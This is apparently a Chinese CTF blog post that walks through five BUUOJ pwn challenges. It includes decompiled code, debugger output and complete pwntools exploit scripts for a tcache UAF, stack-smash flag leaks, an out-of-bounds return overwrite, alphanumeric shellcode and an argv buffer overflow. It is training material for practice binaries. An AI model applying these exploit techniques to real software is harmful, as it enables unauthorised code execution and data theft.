# buuoj Pwn writeup 111-115

原创

yongbaoii 于 2021-03-08 10:37:25 发布 89 收藏

分类专栏： CTF 文章标签： 安全





## 111 gyctf_2020_signin

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   84 Sy
mbols   Yes     0               6       ./111
```

```
  s[1] = 0LL;
  memset(s, 0, 0x10uLL);
  read(0, s, 0xFuLL);
  v0 = atoi((const char *)s);
  if ( v0 == 2 )
  {
    edit();
  }
  else if ( v0 > 2 )
  {
    if ( v0 != 3 )
    {
      if ( v0 == 6 )
        backdoor();
      goto LABEL_12;
    }
    del();
  }
  else
  {
    if ( v0 != 1 )
    {
LABEL_12:
      puts("no such choice!");
      return __readfsqword(0x28u) ^ v3;
    }
    add();
  }
  return __readfsqword(0x28u) ^ v3;
}
```



四个功能，1，2，3，6.

1 add

```
  v3 = __readfsqword(0x28u);
  puts("idx?");
  s[0] = 0LL;
  s[1] = 0LL;
  memset(s, 0, 0x10uLL);
  read(0, s, 0xFuLL);
  v1 = atoi((const char *)s);
  if ( addcnt >= 0 && v1 <= 0xF )
  {
    ptrlist[v1] = malloc(0x70uLL);
    flags[v1] = 1;
    --addcnt;
  }
  return __readfsqword(0x28u) ^ v3;
}
```



```
8 addcnt          dd 9
```

只能申请0x70大小的chunk，而且最多申请十次。

edit

```
  v3 = __readfsqword(0x28u);
  if ( cnt >= 0 )
  {
    puts("idx?");
    s[0] = 0LL;
    s[1] = 0LL;
    memset(s, 0, 0x10uLL);
    read(0, s, 0xFuLL);
    v1 = atoi((const char *)s);
    read(0, (void *)ptrlist[v1], 0x50uLL);
    --cnt;
  }
  return __readfsqword(0x28u) ^ v3;
```



输入的大小最多0x50.cnt的值初始化为0，所以只有一次edit的机会。

```
unsigned __int64 del()
{
  unsigned int v1; // [rsp+Ch] [rbp-24h]
  __int64 s[3]; // [rsp+10h] [rbp-20h] BY
  unsigned __int64 v3; // [rsp+28h] [rbp-

  v3 = __readfsqword(0x28u);
  puts("idx?");
  s[0] = 0LL;
  s[1] = 0LL;
  memset(s, 0, 0x10uLL);
  read(0, s, 0xFuLL);
  v1 = atoi((const char *)s);
  if ( v1 <= 0xF && flags[v1] == 1 )
  {
    free((void *)ptrlist[v1]);
    flags[v1] = 0;
  }
  return __readfsqword(0x28u) ^ v3;
}
```



没有清理干净，有uaf。

```
void __noreturn backdoor()
{
  calloc(1uLL, 0x70uLL);
  if ( ptr )
    system("/bin/sh");
  exit(0);
}
```

后门函数也有了，但是里面先是莫名其妙申请了个chunk，然后要求这个从来没有用过的ptr不是null。

注意到这个题是18.04，有tcache机制。

在说这个题的整体思路前呢，我们需要先明白两个机制。
calloc 有以下特性

```
不会分配 tcache chunk 中的 chunk 。
```

tcache 有以下特性

```
在分配 fastbin 中的 chunk 时若还有其他相同大小的 fastbin_chunk 则把它们全部放入 tcache 中。
```

我们的总体思路是这样的。
因为我们最终的目的只不过是在ptr中能留下点什么东西就好。结合这道题的漏洞uaf，我们能做的是修改一些fd啥的。那么怎么通过这个uaf做到修改。
我们平常如果有uaf的话，就会去想到fastbin_attack,或者double free。但是这道题double free不行，他会有flag检测，我们只能想一想fastbin_attack的事情。
平常的话我们可以先修改一次fd，申请到malloc_hook，然后再写一次这样子，但是这道题我们只能写一次，我们只能向这道题靠拢，想办法利用题里面的把ptr的地方写一些东西。
我们最后发现system上面有个calloc，结合上面的机制，假如我们calloc的时候只能申请fastbin，而且会把剩余的大小相同的chunk挂入tcache，那么我们假如修改一次fastbin的fd，calloc一次，让下一个chunk，也就是我们的fakechunk挂到tcache链里面，那么自然会在那个fakechunk里面写一个chunk的地址，因为要形成一个链，那么我们的利用方式就想好了。

具体的利用方法
我们想要达成的最后目的是，申请一个fastbin的时候，把下一个我们的fakechunk挂进去，所以我们首先需要有fastbin chunk，那么就申请8个，释放8个。

我们需要再申请一个，因为我们需要给一会要挂进去的chunk留一个位置，然后就直接calloc申请，挂进去就好了。

exp

```python
from pwn import *

r = remote("node3.buuoj.cn", 26121)

context.log_level = 'debug'

def add(idx):
    r.sendlineafter('your choice?',str(1))
    r.sendlineafter('idx?',str(idx))

def edit(idx,context):
    r.sendlineafter('your choice?',str(2))
    r.sendlineafter('idx?',str(idx))
    r.send(context)

def delete(idx):
    r.sendlineafter('your choice?',str(3))
    r.sendlineafter('idx?',str(idx))

add(0)
add(1)
add(2)
add(3)
add(4)
add(5)
add(6)
add(7)

delete(0)
delete(1)
delete(2)
delete(3)
delete(4)
delete(5)
delete(6)
delete(7)

add(8)
payload = p64(0x4040c0-0x10).ljust(0x50,'\x00')

#gdb.attach(r)

edit(7,payload)

#gdb.attach(r)
r.sendlineafter('your choice?', '6')
r.interactive()
```

## 112 wdb2018_guess

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       Yes 0               2       ./112
```

fork

wait函数

```
if ( HIDWORD(stat_loc.__iptr) == -1 )
{
  perror("./flag.txt");
  _exit(-1);
}
read(SHIDWORD(stat_loc.__iptr), buf, 0x30uLL);
close(SHIDWORD(stat_loc.__iptr));
v3 = (__WAIT_STATUS *)"This is GUESS FLAG CHALLENGE!";
puts("This is GUESS FLAG CHALLENGE!");
while ( 1 )
{
  if ( v7 >= v8 )                               // 最多三个线程
  {
    puts("you have no sense... bye :-) ");
    return 0LL;
  }
  if ( !(unsigned int)Fork(v3) )
    break;
  ++v7;
  v3 = &stat_loc;
  wait((__WAIT_STATUS)&stat_loc);               // 主线程等待子进程
}
puts("Please type your guessing flag");
gets(s2);
if ( !strcmp(buf, s2) )
  puts("You must have great six sense!!!! :-o ");
else
  puts("You should take more effort to get six sence, and one more challenge!!");
return 0LL;
```



有个栈溢出。

这个题你看他最多三个子线程，然后主进程等待子线程花里胡哨，但是你实际去跑一下你就会发现，它最后造成的一个效果就是你有三次猜flag的机会。
但是他不一样的地方就在于，一般来讲，假如程序退出了，无论是正常退出，还是crash，就都完了，但是这个程序这样创建三个线程的话，崩一个还会跑第二个，这样的。那么这样就又给我们引入了独特的利用方式，就是去利用他的报错信息。

然后我们看到会有栈溢出，有三次栈溢出的机会。开了canary。

上面把flag读到了栈上面。

那么我们怎么来利用这三次程序崩溃输出的机会。
首先呢我们要泄露libc的地址
然后通过libc来泄露栈的地址。
最后计算栈中的flag地址，输出flag。

要补充说明的是如何利用libc来泄露栈地址。

> 在libc中保存了一个函数叫_environ，存的是当前进程的环境变量
> 得到libc地址后，libc基址+_environ的偏移量=_environ的地址
> 在内存布局中，他们同属于一个段，开启ASLR之后相对位置不变，偏移量之和libc库有关
> 通过_environ的地址得到_environ的值，从而得到环境变量地址，环境变量保存在栈中，所以通过栈内的偏移量，可以访问栈中任意变量

所以这里获得flag地址需要实际去调一下，只是这个东西搭起了libc与栈的一个桥梁。

```
    00000131
[DEBUG] Received 0x46 bytes:
    'You should take more effort to get six sence, and one more challenge!!'
[DEBUG] Received 0x34 bytes:
    00000000  0a 2a 2a 2a  20 73 74 61  63 6b 20 73  6d 61 73 68  |·***| sta|ck s|mash|
    00000010  69 6e 67 20  64 65 74 65  63 74 65 64  20 2a 2a 2a  |ing |dete|cted| ***|
    00000020  3a 20 c8 c3  52 14 fd 7f  20 74 65 72  6d 69 6e 61  |: ··|R···| ter|mina|
    00000030  74 65 64 0a                                        |ted·|
    00000034
flag_addr= 0x7ffd1452c260
[DEBUG] Received 0x1f bytes:
    'Please type your guessing flag\n'
[DEBUG] Sent 0x131 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  |aaaa|aaaa|aaaa|aaaa|
    *
    00000120  61 61 61 61  61 61 61 61  60 c2 52 14  fd 7f 00 00  |aaaa|aaaa|`·R·|····|
    00000130  0a                                                 |·|
    00000131
[*] Switching to interactive mode

[DEBUG] Received 0x9f bytes:
    'You should take more effort to get six sence, and one more challenge!!\n'
    '*** stack smashing detected ***: flag{ffaeb24d-3e7f-4b71-8255-f1d2ffbfd62f}\n'
    ' terminated\n'
You should take more effort to get six sence, and one more challenge!!
*** stack smashing detected ***: flag{ffaeb24d-3e7f-4b71-8255-f1d2ffbfd62f}
 terminated
[DEBUG] Received 0x1e bytes:
    'you have no sense... bye :-) \n'
you have no sense... bye :-)
[*] Got EOF while reading in interactive
```



最后就是这种效果。

```python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote('node3.buuoj.cn',28608)
elf = ELF('./112')
libc = ELF("./64/libc-2.23.so")
puts_got = elf.got['puts']

#泄露puts地址
payload = 'a'*0x128 + p64(puts_got)
r.sendlineafter('Please type your guessing flag',payload)
r.recvuntil('stack smashing detected ***: ')
puts_addr = u64(r.recv(6).ljust(8,'\x00'))

libc_base = puts_addr - libc.sym['puts']
environ_addr = libc_base + libc.sym['__environ']
print 'environ_addr=',hex(environ_addr)

#泄露栈地址
payload = 'a'*0x128 + p64(environ_addr)
r.sendlineafter('Please type your guessing flag',payload)
r.recvuntil('stack smashing detected ***: ')
stack_addr = u64(r.recv(6).ljust(8,'\x00'))
flag_addr = stack_addr - 0x168
print 'flag_addr=',hex(flag_addr)

#泄露flag
payload = 'a'*0x128 + p64(flag_addr)
r.sendlineafter('Please type your guessing flag',payload)

r.interactive()
```

## 113 wustctf2020_name_your_cat

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   81 Sy
mbols   Yes     0               2       ./113
```

```
{
  int i; // [esp+Ch] [ebp-3Ch]
  int v2; // [esp+10h] [ebp-38h]
  char v3[40]; // [esp+14h] [ebp-34h] BYREF
  unsigned int v4; // [esp+3Ch] [ebp-Ch]

  v4 = __readgsdword(0x14u);
  puts("I bought you five famale cats.Name for them?");
  for ( i = 1; i <= 5; ++i )
  {
    v2 = NameWhich(v3);
    printf("You get %d cat!!!!!!\nlemonlemonlemonlemonlemonlemonlemon5555555\n", i);
    printf("Her name is:%s\n\n", &v3[8 * v2]);
  }
  return __readgsdword(0x14u) ^ v4;
}
```



```
int v2[4]; // [esp+18h] [ebp-10h] BYREF

v2[1] = __readgsdword(0x14u);
printf("Name for which?\n>");
__isoc99_scanf("%d", v2);
printf("Give your name plz: ");
__isoc99_scanf("%7s", 8 * v2[0] + a1);
return v2[0];
```



输入名字的这个函数没有检查，导致数组越界。

```
int shell()
{
  return system("/bin/sh");
}
```

后门函数也有了，就数组越界然后把返回地址给它覆盖掉就好了。

然后我们计算一下偏移。
存放地址的地方是v3那个大小为40的数组。

```
-00000048 ; Two special fields " r" and " s" represent return ad
-00000048 ; Frame size: 48; Saved regs: 4; Purge: 0
-00000048 ;
-00000048
-00000048                 db ? ; undefined
-00000047                 db ? ; undefined
```

```
-00000046                db ? ; undefined
-00000045                db ? ; undefined
-00000044                db ? ; undefined
-00000043                db ? ; undefined
-00000042                db ? ; undefined
-00000041                db ? ; undefined
-00000040                db ? ; undefined
-0000003F                db ? ; undefined
-0000003E                db ? ; undefined
-0000003D                db ? ; undefined
-0000003C var_3C          dd ?
-00000038 var_38          dd ?
-00000034 var_34          db 40 dup(?)
-0000000C var_C           dd ?
-00000008                db ? ; undefined
-00000007                db ? ; undefined
-00000006                db ? ; undefined
-00000005                db ? ; undefined
```



```
08:0020|       0xffffbcb0 —▸ 0xf7fabd80 (_IO_2_1_stdout_) ◂— 0xfbad2887
09:0024|       0xffffbcb4 —▸ 0x8048915 ◂— dec    eax /* 'Her name is:%s\n\n' */
0a:0028|       0xffffbcb8 ◂— 0x3
0b:002c|       0xffffbcbc ◂— 0x5b523500
0c:0030|       0xffffbcc0 —▸ 0xf7fab000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1d9d6c
... ↓
0e:0038| ebp   0xffffbcc8 —▸ 0xffffbd28 —▸ 0xffffbd38 ◂— 0x0
0f:003c|       0xffffbccc —▸ 0x80486e9 (vulnerable+54) ◂— add    esp, 0x10
10:0040|       0xffffbcd0 —▸ 0xffffbcf4 —▸ 0xf7fe9690 (_dl_runtime_resolve+16) ◂— pop    edx
11:0044|       0xffffbcd4 —▸ 0xffffbcfc ◂— 0x657771 /* 'qwe' */
12:0048|       0xffffbcd8 ◂— 0x7c /* '|' */
13:004c|       0xffffbcdc ◂— 0x0
... ↓
15:0054|       0xffffbce4 —▸ 0x804a044 (stdout@@GLIBC_2.0) —▸ 0xf7fabd80 (_IO_2_1_stdout_) ◂—
0xfbad2887
16:0058|       0xffffbce8 —▸ 0xf7fabd80 (_IO_2_1_stdout_) ◂— 0xfbad2887
17:005c|       0xffffbcec ◂— 0x3
18:0060|       0xffffbcf0 ◂— 0x1
19:0064|       0xffffbcf4 —▸ 0xf7fe9690 (_dl_runtime_resolve+16) ◂— pop    edx
1a:0068|       0xffffbcf8 ◂— 0x0
1b:006c|       0xffffbcfc ◂— 0x657771 /* 'qwe' */
1c:0070|       0xffffbd00 —▸ 0xf7fab000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1d9d6c
... ↓
1e:0078|       0xffffbd08 —▸ 0xffffbd28 —▸ 0xffffbd38 ◂— 0x0
1f:007c|       0xffffbd0c ◂— 0x717171 /* 'qqq' */
20:0080|       0xffffbd10 —▸ 0x80487f8 ◂— and    byte ptr [eax], ah /* '    __  ___    ______
 ___    \n  /  |/  /__ /_  __/__<  /_ __\n / /|_/ / _ `// / / __/ /\\ \\ /\n/_/  /_/\\_,_//_/
 /_/ /_//_\\_\\ \n' */
21:0084|       0xffffbd14 ◂— 0x0
22:0088|       0xffffbd18 ◂— 0x2
23:008c|       0xffffbd1c ◂— 0x5b523500
24:0090|       0xffffbd20 ◂— 0x1
25:0094|       0xffffbd24 —▸ 0xffffbde4 —▸ 0xffffbf95 ◂— '/home/wuangwuang/Desktop/113'
26:0098|       0xffffbd28 —▸ 0xffffbd38 ◂— 0x0
27:009c|       0xffffbd2c —▸ 0x8048757 (main+27) ◂— mov    eax, 0
28:00a0|       0xffffbd30 —▸ 0xf7fe4520 (_dl_fini) ◂— push   ebp
```



我们可以看上面实际调试的一个结果。

这个时候是在那个namenew函数里面的，ebp指向的是vun的ebp。然后vun的ebp向上0x34是那个地址，然后再向上0x40就是返

回地址。

所以我们直接就是-5.

而且经过调试我们发现，它压参数压了好几个。
究其原因呢我们发现

```
sub     esp, 0Ch
lea     eax, [ebp+var_34]
push    eax
call    NameWhich
```

这里esp一下减了0xc。

exp

```
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote('node3.buuoj.cn',28843)
elf = ELF('./113')

system_addr = 0x80485cb

r.sendlineafter("Name for which?\n>", str(-5))
payload = p32(system_addr)
r.sendlineafter("Give your name plz: ", payload)
r.interactive()
```


## 114 mrctf2020_shellcode_revenge

可见字符**shellcode**

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      No canary found   NX disabled   PIE enabled     No RPATH   No RUNPATH   65 Sy
mbols   No      0               4       ./114
```

首先我们要注意到它没有开NX。一般这种没开NX的，基本上都是让写shellcode。




又是手撸汇编的一天。

```
; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 410h
mov     edx, 14h        ; n
lea     rsi, aShowMeYourMagi ; "Show me your magic!\n"
mov     edi, 1          ; fd
mov     eax, 0
call    _write
lea     rax, [rbp+buf]
mov     edx, 400h       ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
mov     eax, 0
call    _read
mov     [rbp+var_8], eax
cmp     [rbp+var_8], 0
jg      short loc_11AC
```

刚进来的这一块是先输出一串字符。

“Show me your magic!\n”

然后读入，我们可以看到，读入0x400h，但是上面buf是-410h，所以没溢出成。


中间这一大串我们可以看得出来是在判断，它与旁边的构成了一个回路，所以我们先猜测后证实，它就是对每个字符做判断，判断成功就回路回去去下一个判断，判断不成功就退出。

那它是在判断每个字符的啥条件呢？
判断的地方很多，但是长的都差不多。我们取其中一个来分析一下。

```
loc_11B8:
mov     eax, [rbp+var_4]
cdqe
movzx   eax, [rbp+rax+buf]
cmp     al, 60h ; '`'
jle     short loc_11DA
```


jle jump if less or equal,or not greate。

所以这里就是比60h小就跳走。


然后经过一番判断呢，我们发现。
它的条件是
(60,74) 或者 (2f,5a)
其实你会发现说白了就是我们平常见到的数字跟字母的范围。

判断成功后我们可以看到，当eax是0的时候就跳走。

```
mov     [rbp+var_8], eax
cmp     [rbp+var_8], 0
jg      short loc_11AC
```




然后把我们刚刚的输入给执行一下。




所以它没有开NX，但是里面对我们的每个字符做了判断，所以我们这里就需要用到可以绕过它判断的shellcode。根据它的判断，字符都是可见的，所以这种shellcode又叫，可见字符shellcode。

使用alpha3生成alphanumeric shellcode
手把手教你写纯字符ascii shellcode——最通俗易懂的alphanumeric shellcode生成指南

上面教程多多，学一下就好了。

exp

```
from pwn import *
from ae64 import AE64

context.log_level = 'debug'
context.arch = 'amd64'

r = remote("node3.buuoj.cn", 29353)

obj = AE64()
sc = obj.encode(asm(shellcraft.sh()),'rax')

r.send(sc)
# 这个地方最后不能加回车，不然会认为它是有问题的字符。
#平常的printf的话是不会把回车读入的，但是这里是read

r.interactive()
```

## 115 picoctf_2018_buffer overflow 0

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   83 Sy
mbols   No      0               8       ./115
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp-Ch] [ebp-1Ch]
  __gid_t v5; // [esp+0h] [ebp-10h]
  FILE *stream; // [esp+4h] [ebp-Ch]

  stream = fopen("flag.txt", "r");
  if ( !stream )
  {
    puts(
      "Flag File is Missing. Problem is Misconfigured, please contact an Admin if you are running this on the shell server.");
    exit(0);
  }
  fgets(flag, 64, stream);
  signal(11, sigsegv_handler);
  v5 = getegid();
  setresgid(v5, v5, v5, v4);
  if ( argc <= 1 )
  {
    puts("This program takes 1 argument.");
  }
  else
  {
    vuln((char *)argv[1]);
    printf("Thanks! Received: %s", argv[1]);
  }
  return 0;
}
```



首先我们要注意到这个signal。

signal(11, (__sighandler_t)sigsegv_handler)

11是信号量。

11：SIGSEGV（非法内存访问）

程序定义了一个信号量，当出现这个信号量（非法内存访问）的时候，会执行sigsegv_handler函数。

那这个函数是干嘛的呢？

```
void __cdecl __noreturn sigsegv_handler(int a1)
{
  fprintf(stderr, "%s\n", flag);
  fflush(stderr);
  exit(1);
}
```

即当我们非法内存访问的时候，会将我们的flag先放到标准错误的缓冲区，然后再清空缓冲区，也就是输出了出来。

那我们的利用思路就是想办法让它报错。

我们注意到下面有个vuln函数，这个函数是命令行传参，这个是我们首先要注意到的。然后点进去。

```
char *__cdecl vuln(char *src)
{
  char dest[24]; // [esp+0h] [ebp-

  return strcpy(dest, src);
```

有个栈溢出。

那么我们的思路就很明显了，让它溢出，然后报错，拿到flag。

```
wuangwuang@wuangwuang-PC:~/Desktop$ ssh -p 26512 CTFMan@node3.buuoj.cn
The authenticity of host '[node3.buuoj.cn]:26512 ([117.21.200.165]:26512)' can't be establish
ed.
ECDSA key fingerprint is SHA256:QB0mTzZxLSf2wQsIlEXBm7GpH0gmhQjf93vRPfQwwoM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[node3.buuoj.cn]:26512,[117.21.200.165]:26512' (ECDSA) to the lis
t of known hosts.
CTFMan@node3.buuoj.cn's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.19.164-0419164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

CTFMan@af2681813ddd:~$ ls
flag.txt  vuln  vuln.c
CTFMan@af2681813ddd:~$ ./vuln aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
flag{ef6f2f96-0092-4b8c-a85e-788409b2451b}
```